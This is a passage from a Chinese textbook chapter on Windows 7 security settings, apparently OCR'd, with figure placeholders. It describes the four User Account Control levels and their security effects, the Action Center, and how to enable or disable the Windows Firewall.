


图 4-6　用户账户控制设置(UAC)

UAC 中共设置了 4 个安全级别，从高到低分别是：始终通知、仅在程序尝试对我的计算机进行更改时通知我、仅当程序尝试更改计算机时通知我(不降低桌面亮度)、从不通知。它们的描述和影响如表 4-2 所示。

表 4-2　用户账户控制设置(UAC)级别描述及影响

级　别	描　述	安全影响
始终通知	在程序对计算机或系统设置进行更改(需要管理员权限)之前，发送通知。 收到通知后，桌面将会变暗，必须先批准或拒绝 UAC 对话框的请求，然后才能执行其他操作。变暗的桌面称为安全桌面，此时程序无法运行	这是最安全的设置。 收到通知后要仔细阅读对话框的内容，然后再允许对计算机的更改
仅在程序尝试对我的计算机进行更改时通知我	在程序对计算机进行更改(需要管理员权限)之前，系统会通知您。 如果您尝试对 Windows 设置进行更改(需要管理员权限)，系统将不会通知您。 如果 Windows 外部的程序尝试对 Windows 设置进行更改，系统会通知您	通常允许对 Windows 设置进行更改而不通知您是很安全的。但是，Windows 附带的某些程序可以传递命令或数据，某些恶意软件可能会通过使用这些程序安装文件或更改计算机上的设置来利用这一点。您应该始终小心对待允许在计算机上运行的程序

续表

级　别	描　述	安全影响
仅当程序尝试更改计算机时通知我(不降低桌面亮度)	在程序对计算机进行更改(需要管理员权限)之前，系统会通知您。 如果您尝试对 Windows 设置进行更改(需要管理员权限)，系统将不会通知您。 如果 Windows 外部的程序尝试对 Windows 设置进行更改，系统会通知您	此设置与“仅当程序尝试更改计算机时通知我”相同，但您不会在安全桌面上收到通知。 由于 UAC 对话框不在带有此设置的安全桌面上，因此其他程序可能会影响对话框的可视外观。如果已有一个恶意程序在您的计算机上运行，这会是一个较小的安全风险
从不通知	在对您的计算机进行任何更改之前，您都不会收到通知。如果您以管理员的身份登录，则程序可以在您不知道的情况下对计算机进行更改。 如果您以标准用户身份登录，则任何需要管理员权限的更改都会被自动拒绝。 如果选择此设置，将需要重新启动计算机来完成关闭 UAC 的过程。UAC 关闭后，以管理员身份登录的人员将始终具有管理员权限	这是最不安全的设置。如果将 UAC 设置为从不通知，您在打开计算机时会有潜在的安全风险。 如果您将 UAC 设置为从不通知，则应该小心对待您所运行的程序，因为这些程序与您一样有权访问计算机。这包括读取和更改受保护的系统区域、您的个人数据、保存的文件和存储在计算机上的任何其他内容。这些程序还能够与您的计算机所连接的任何网络(包括 Internet)进行通信

4.2.3　Action Center 的安全配置

打开“控制面板”，单击“系统和安全”打开如图 4-7 所示的窗口，这里面包含了与计算机安全相关的一些设置。第一项操作中心，即 Action Center，它的窗口如图 4-8 所示。




图 4-7　“系统和安全”窗口




图 4-8　“操作中心”窗口

操作中心是一个查看警报和执行操作的中心位置，可以帮助保持 Windows 稳定运行。操作中心列出有关需要您注意的安全和维护设置的重要信息，红色项目标记为“重要”，表明应快速解决的重要问题；黄色项目是一些应考虑面对的、建议执行的任务。

若要查看有关“安全(S)”和“维护(M)”部分的详细信息，请单击对应标题或标题旁边的箭头，以展开或折叠该部分，还可以选择在视图中隐藏它们。

操作中心检查的任务包括：防火墙设置、病毒防护、自动更新、反恶意软件设置、Internet 安全设置、用户账户控制设置和网络访问保护等。另外，操作中心还能实现其他与系统安全相关的维护功能，如 Windows 程序兼容性问题、计算机问题的疑难解答和系统备份恢复等。

通过将鼠标指向任务栏通知区域中的“操作中心”图标，如图 4-9 所示，可以快速查看操作中心内是否有新消息，单击图标可以查看详细信息或解决问题。




图 4-9　“操作中心”图标

如果计算机出现问题，但操作中心没有显示该问题，可以求助于“疑难解答”，如图 4-10 所示。它包含多个疑难解答程序，可以自动解决计算机存在的某些常见问题，也可以自己选择修复程序。



图 4-10 “疑难解答”窗口

如果某个任务或设置不可用，可能已被系统管理员禁用。

4.2.4 防火墙设置

防火墙能够检查来自互联网的信息，然后根据预定义的设置阻止或允许这些信息通过计算机。凭借防火墙可以有效地防止黑客或恶意软件(如蠕虫)对计算机造成的威胁，同时也有助于阻止本机向其他计算机发送恶意软件。

要对 Windows 7 的防火墙进行设置，首先要关闭 Windows 7 的自动还原功能。关闭自动还原的步骤是：“开始”→“控制面板”→“系统”→“系统保护”，选择“本地磁盘(C:)”(系统)，单击“设置”，在打开的对话框中的“还原设置”选项组中选中“关闭系统保护”单选按钮，单击“确定”按钮即可，如图 4-11 所示。




图 4-11 关闭 C 盘自动还原功能

Windows 7 会检查计算机是否有防火墙的保护，如果没有操作中心会显示一个通知，告知管理员系统处于不安全状态。在“系统和安全”中打开“Windows 防火墙”窗口，设置防火墙的状态和策略，如图 4-12 所示。




图 4-12　“Windows 防火墙”窗口

图 4-12 中主机启用的是公用网络，家庭或工作网络属于私有网络，在 Windows 7 中支持对不同网络类型进行独立配置，而不会相互影响，这是 Windows 7 的一个改进点。在“公用网络(P)”下面显示了 Windows 防火墙的状态和活动的网络。有关防火墙的全部设置在左侧。

1. 打开或关闭 Windows 防火墙

单击左侧的“打开或关闭 Windows 防火墙”选项，如果之前 UAC 级别设置得比较高，这里会提示输入管理员密码进行确认，确认后打开如图 4-13 所示的窗口。在对应网络下面，单击“启用 Windows 防火墙”或“关闭 Windows 防火墙(不推荐)”单选按钮进行选择，然后单击“确定”按钮。如果希望防火墙阻止所有程序，则选中“阻止所有传入连接，包括位于允许程序列表中的程序”复选框。

